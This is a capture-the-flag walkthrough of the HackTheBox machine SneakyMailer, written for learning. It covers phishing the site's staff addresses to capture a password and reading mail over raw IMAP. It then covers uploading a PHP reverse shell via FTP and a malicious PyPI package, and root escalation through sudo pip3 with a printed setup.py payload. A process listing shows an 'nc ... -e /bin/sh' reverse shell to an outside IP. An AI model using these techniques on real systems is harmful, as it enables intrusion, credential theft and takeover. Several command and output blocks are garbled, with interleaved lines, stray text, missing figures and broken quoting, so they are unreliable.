

# SneakyMailer walkthrough

## Index

Index .....	1
List of pictures .....	1
Disclaimer .....	2
Reconnaissance .....	2
Initial foothold .....	2
User flag.....	3
Privilege escalation .....	7
Personal comments .....	8
Appendix A – Uploading python packages .....	8
References .....	9

## List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - New subdomain found .....	2
Figure 3 - Password leaked .....	3
Figure 4 – First new credentials found .....	3
Figure 5 - FTP login successful .....	4
Figure 6 - First shell obtained .....	4
Figure 7 - /etc/passwd file .....	5
Figure 8 - Switch user .....	5
Figure 9 – Second new credentials found.....	6
Figure 10 - Password cracked .....	6
Figure 11 - PyPI exploitation.....	7
Figure 12 - Shell as low user and user flag .....	7
Figure 13 - Sudoers .....	8
Figure 14 - Privilege escalation and root flag .....	8
Figure 15 - Appendix A: service run by "low" user .....	9

## Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

## Reconnaissance

The results of an initial nMap scan are the following:




Figure 1 - nMap scan results

Open ports are 21, 22, 25, 80, 143, 993 and 8080. Therefore, enabled services are FTP (21), SSH (22), SMTP (25), IMAP (143 and 993) and there two web servers running on port 80 and 8080. Also, nMap recognized Linux 5.0-5.14 as operative system.

## Initial foothold

First of all, I analyzed the web application on port 80. In particular, I found out a new subdomain:




Figure 2 - New subdomain found

On the web application I found out a list of names and e-mails. I kept to look around the web application but I didn't find anything useful.

## User flag

After a while, I thought that I could be able to leverage the e-mail addresses I found via phishing. Therefore, I developed a little python script that let me to send e-mails and I named it *testSendMail.py*. I built a list of receivers using all e-mail addresses I found on the web application. Also, I inserted in the body of the e-mail a link to connect to my attacker machine. In particular, I needed to open a *netcat* listener to properly receive an answer. In fact, I was lucky and surprised when I received back a POST request. I was even more surprised when I saw that it was a POST to change a password and I found some credentials:




Figure 3 - Password leaked

Of course, I decode the password from the URL-encoding. I tried to use this password on all services and using some plausible usernames. However, no one of these tries worked at first glance. After a little bit of work and research, I finally found out a way to use credentials to log in the IMAP service. First of all, I needed to convert the pair username-password in base64, because the password contained some special characters. At this point I connected to the IMAP service running the command *openssl s\_client -crlf -connect 10.10.10.197:993*. After that I provided the command *A002 AUTHENTICATE PLAIN* to perform authentication. Finally, I provided the base64 generated before from the credentials I found. Finally, I got it, I logged in the user e-mail. At this point I checked the inbox running the command *A1 LIST "INBOX" " \* "* and I found that some folder existed. I explored any of them, but the more interesting was the sent e-mails. I was able to access to them running the command *G21 SELECT "INBOX.Sent Items"*. In this way I found out that he sent two e-mails. I read them and one of them provided a new pair of credentials, as shown in the following:




Figure 4 – First new credentials found

Also, the second e-mail let me know that the user's tasks were to install, test and erase the python modules found in the PyPI service. At this point, I tried to use the new credentials to log in a different service. This time I was lucky and I was able to log in FTP service:

```
(k14d1u5@kali) [~/Desktop]
$ ftp -d 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (||60139|)
150 Here comes the directory listing.
drwxr-xr-x  3 0  0
drwxr-xr-x  3 0  0
drwxrwxr-x  8 0 1001
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> cd dev
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (||60017|)
150 Here comes the directory listing.
drwxrwxr-x  8 0 1001      4096 Jun 30 2020 .
drwxr-xr-x  3 0  0      4096 Jun 23 2020 ..
drwxr-xr-x  2 0  0      4096 May 26 2020 css
drwxr-xr-x  2 0  0      4096 May 26 2020 img
-rwxr-xr-x  1 0  0     13742 Jun 23 2020 index.php
drwxr-xr-x  3 0  0      4096 May 26 2020 js
drwxr-xr-x  2 0  0      4096 May 26 2020 pypi
drwxr-xr-x  4 0  0      4096 May 26 2020 scss
-rwxr-xr-x  1 0  0     26523 May 26 2020 team.php
drwxr-xr-x  8 0  0      4096 May 26 2020 vendor
226 Directory send OK.
ftp> cd pypi
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (||37390|)
150 Here comes the directory listing.
drwxr-xr-x  2 0  0      4096 May 26 2020 .
drwxrwxr-x  8 0 1001      4096 Jun 30 2020 ..
-rwxr-xr-x  1 0  0      3115 May 26 2020 register.php
226 Directory send OK.
```

Figure 5 - FTP login successful

The previous figure showed that the FTP root is the *dev* subdomain I already found. Luckily, I was able to upload a PHP reverse shell in the *dev* folder, and I invoked it browsing the relating PHP web page:




Figure 6 - First shell obtained

Using this shell, I was able to read the */etc/passwd* file:

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
smbd:x:106:65536::/run/smbd:/usr/sbin/nologin
low:x:1000:1000:::/home/low:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
ftp:x:107:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
postfix:x:108:116::/var/spool/postfix:/usr/sbin/nologin
courier:x:109:118::/var/lib/courier:/usr/sbin/nologin
mail:x:5000:5000::/home/mail:/usr/sbin/nologin
d r:x:1001:1001:::/var/www/dev.sneakycorp.htb:/bin/bash
pypi:x:998:998::/var/www/pypi.sneakycorp.htb:/usr/sbin/nologin

```

Figure 7 - /etc/passwd file

I found the user which I have found credentials. So, I was able to become him with `su` command:

```

su d r
m
ls -la
total 76
drwxrwxr-x 8 root d r 4096 Nov 6 09:46 .
drwxr-xr-x 3 root root 4096 Jun 23 2020 ..
drwxr-xr-x 2 root root 4096 May 26 2020 css
drwxr-xr-x 2 root root 4096 May 26 2020 img
-rwxr-xr-x 1 root root 13742 Jun 23 2020 index.php
drwxr-xr-x 3 root root 4096 May 26 2020 js
drwxr-xr-x 2 root root 4096 May 26 2020 pypi
drwxr-xr-x 4 root root 4096 May 26 2020 scss
-rwxr-xr-x 1 root root 26523 May 26 2020 team.php
drwxr-xr-x 8 root root 4096 May 26 2020 vendor
su d r
ls -la
ls -la
total 76
drwxrwxr-x 8 root d r 4096 Nov 6 09:46 .
drwxr-xr-x 3 root root 4096 Jun 23 2020 ..
drwxr-xr-x 2 root root 4096 May 26 2020 css
drwxr-xr-x 2 root root 4096 May 26 2020 img
-rwxr-xr-x 1 root root 13742 Jun 23 2020 index.php
drwxr-xr-x 3 root root 4096 May 26 2020 js
drwxr-xr-x 2 root root 4096 May 26 2020 pypi
drwxr-xr-x 4 root root 4096 May 26 2020 scss
-rwxr-xr-x 1 root root 26523 May 26 2020 team.php
drwxr-xr-x 8 root root 4096 May 26 2020 vendor
whoami
d r

```

Figure 8 - Switch user

At this point I analyzed the filesystem. In particular, I found a new subdomain, `pypi`. One of the files in its folder contained a new set of credentials:




```
(kali4du5@kali)~]
$ python2 ./setup.py sdist upload -r pypi
running sdist
running check
warning: check: missing required meta-data: url

This is a PyPI compatible package index serving 0 packages.

warning: sdist: manifest template 'MANIFEST.in' does not exist (using default file list)
To use this server with pip, run the following command:
warning: sdist: standard file not found: should have one of README, README.txt
    pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
writing manifest file 'MANIFEST'
creating shell-1.0
creating shell-1.0/shell
making hard links in shell-1.0...
hard linking setup.py → shell-1.0
hard linking shell/_init_.py → shell-1.0/shell
hard linking shell/shell.py → shell-1.0/shell
creating tar archive
removing 'shell-1.0' (and everything under it)
running upload
This link is the running version 1.2.2 of the //pypi.sneakycorp.htb:8080
Server response (200): OK

(k14d1u5@kali)~]
$
```

Of course, I opened even the listener and, in few seconds, I obtained a new shell I used to retrieve the user flag, as shown in the following picture:



## Privilege escalation



```
No mail.
Last login: Tue Jan  6 05:15:24 2026 from 10.10.17.116
low@sneakymailer:~$ sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
low@sneakymailer:~$
```

Figure 13 - Sudoers

I was able to exploit *pip3* command using an exploit found on GTFObins and I retrieved the root flag:

```
(k14diu5@kali) - [~/Desktop]
$ sudo ssh low@10.129.32.233 -i id_rsa
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Tue Jan  6 05:18:04 2026 from 10.10.17.116
low@sneakymailer:~$ TF=$(mktemp -d)
low@sneakymailer:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)') > $TF/setup.py"
low@sneakymailer:~$ sudo # University Degree
id
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
[sudo] password for low:
Sorry, try again.
[sudo] password for low:
Sorry, try again.
[sudo] password for low:
3 incorrect password attempts
low@sneakymailer:~$ sudo /usr/bin/pip3 install $TF
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /tmp/tmp.4OYq7KZ183
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/tmp/pip-req-build-jomhvw6u
# cd /root
# cat root.txt
3
```

Figure 14 - Privilege escalation and root flag

## Personal comments

This box was totally crazy. I need to perform a lot of things to gain the user flag; on the other hand, luckily, the root flag was a piece of cake. In my opinion, insert a phishing task in a box on a platform as HackTheBox or similar is completely no-sense because there is not any real user. Also, the list of e-mail addresses found on the web site is quite long, at least could provide a shorter one. On the other hand, it could be a very realistic scenario. I learnt a lot about python modules and IMAP service during the resolution of this box. I never thought that the *setup.py* file could contain true code, and honestly it is obvious. It was very important open my mind on this topic. At the end of the day, I consider this box very interesting and let me to learn a lot. I evaluated it as Medium on the platform, but I really enjoyed it at the end of the day.

## Appendix A – Uploading python packages

This exploitation was very interesting to me and I learnt a lot about python packages. I would like to go a little bit deeper about this exploit for this box. At first glance, I thought that the *setup.py* code was executed by client and, if an exception was raised, by server. But when I thought about what it was really happening, I understood I was wrong.

First of all, I said I found two e-mails in the sent items folder, but I took a screenshot of just one. Also, I said what was written in the other one. I don't have a screenshot of it, but I copied the body and it was the following:



Hello low

Your current task is to install, test and then erase every python module you find in our PyPI service, let me know if you have any inconvenience.

Also, I found a service run by *low* user:

```
root 591 0.0 0.0 2284 88 ? 5 12:13 0:00 /usr/sbin/courierlogger -pid/run/courier/imapd.pid -start -name/imapd -s1 /usr/sbin/couriertcpd -address=0 -maxprocs=40 -maxrip=20 -access=/etc/courier/imapaccess.dat -mod-lookup -noindentlookup 143 /usr/lib/courier/courier/imaplogin /usr/bin/imapd Maildir
root 592 0.0 0.0 4768 286 ? 5 12:13 0:00 /usr/sbin/couriertcpd -address=0 -maxprocs=40 -maxrip=20 -access=/etc/courier/imapaccess.dat -modlookup -noindentlookup 143 /usr/lib/courier/courier/imaplogin /usr/bin/imapd Maildir
root 591 0.0 0.0 2284 88 ? 5 12:13 0:00 /usr/sbin/courierlogger -pid/run/courier/imapd-s1.pid -start -name/imapd-s1 /usr/sbin/couriertcpd -address=0 -maxprocs=40 -maxrip=20 -access=/etc/courier/imapaccess.d
st -modlookup -noindentlookup 993 /usr/bin/couriertls -server -tcpd -name/courier /usr/lib/courier/courier/imaplogin /usr/bin/imapd Maildir
root 592 0.0 0.0 4768 2812 ? 5 12:13 0:00 /usr/sbin/couriertcpd -address=0 -maxprocs=40 -maxrip=20 -access=/etc/courier/imapaccess.dat -modlookup -noindentlookup 993 /usr/bin/couriertls -server -tcpd -user/cour
ier /usr/lib/courier/courier/imaplogin /usr/bin/imapd Maildir
root 824 0.0 0.1 9688 5554 ? 5 12:13 0:00 /bin/dbclient -k -s -l -p /run/dbclient.socket -f /var/lib/dbclient/socket6.leases -l -of /var/lib/dbclient/socket6.leases socket6
root 782 0.0 0.3 190484 21300 ? 5 12:13 0:00 php-fpm: master process (/etc/php/7.3/fpm/php-fpm.conf)
pypi 792 0.0 0.6 100880 25916 ? 5 12:13 0:00 /var/www/pypi.sneakycorp.htb/venv/bin/python3 /var/www/pypi.sneakycorp.htb/venv/bin/pypi-server -i 127.0.0.1 -p 5000 -a update,download,list -P /var/www/pypi.sneakycorp.ht
b/zipassess --disable-fallback -- /var/www/pypi.sneakycorp.htb/packages
root 794 0.0 0.0 5612 1748 tty? 5 12:13 0:00 /bin/agetty -a -p -- /u --nuclear tty linux
root 796 0.0 0.0 6620 2940 ? 5 12:13 0:00 /usr/sbin/sshd /etc/ssh/sshd.conf
root 800 0.0 0.1 15362 4764 ? 5 12:13 0:00 /usr/sbin/sshd -D
www-data 806 0.0 0.2 190880 12816 ? 5 12:13 0:00 php-fpm: pool www
www-data 807 0.0 0.1 190880 12304 ? 5 12:13 0:00 php-fpm: pool www
root 845 0.0 0.0 78644 1836 ? 5 12:13 0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
www-data 851 0.0 0.1 78720 6688 ? 5 12:13 0:00 nginx: worker process
www-data 852 0.0 0.1 78720 3996 ? 5 12:13 0:00 nginx: worker process
root 904 0.0 0.1 42672 4264 ? 5 12:13 0:00 /usr/lib/postfix/sbin/master -w
postfix 905 0.0 0.1 43020 7436 ? 5 12:13 0:00 pickup -l -t unix -u -c
root 907 0.0 0.0 0 0 ? 5 12:13 0:00
root 1183 0.0 0.0 30952 30864 ? 5 12:13 0:00 /usr/bin/python3 /usr/scripts/low/install-modules.py
root 1184 0.0 0.0 0 0 ? 5 12:13 0:00 [python3:python3-generate-requirements]
root 1783 0.0 0.0 0 0 ? 1 12:20 0:00 [worker@0:0-cgroup_destroy]
www-data 1853 0.0 0.0 2388 768 ? 5 12:20 0:00 sh -c nc 10.10.15.150 8080 -e /bin/sh
www-data 1856 0.0 0.0 2388 752 ? 5 12:20 0:00 sh
root 1887 0.0 0.0 6756 2112 ? 5 12:20 0:00 su developer
deviceloop 1905 0.0 0.2 21252 4264 ? 5 12:13 0:00 /lib/systemd/systemd --root
root 1906 0.0 0.0 105120 7264 ? 5 12:13 0:00 [sd-smbd]
```

Figure 15 - Appendix A: service run by "low" user

This was a python script named *install – modules.py*. This simply means that when I uploaded a python module, *low* installed it, tested it and erased it. So, if the module contains malicious code, it will be run by *low*. The server itself, or its service user, never execute it. This is the reason I was able to obtain the user shell as *low* user.

## References

1. IMAP authentication: <https://www.atmail.com/blog/imap-101-manual-imap-sessions/>, <https://stackoverflow.com/questions/7192130/how-to-connect-imap-using-authenticate-plain-correctly>;
2. IMAP commands: <https://www.atmail.com/blog/imap-commands/>;
3. Uploading python packages: <https://www.linode.com/docs/guides/how-to-create-a-private-python-package-repository/>, <https://blog.jonasneubert.com/2017/09/13/publishing-your-first-pypi-package/>, <https://github.com/pypiserver/pypiserver?tab=readme-ov-file#upload-with-setuptools>, [https://github.com/joelbarmettlerUZH/PyPi\\_Guide](https://github.com/joelbarmettlerUZH/PyPi_Guide), <https://docs.python.org/3.11/distutils/setupscript.html>.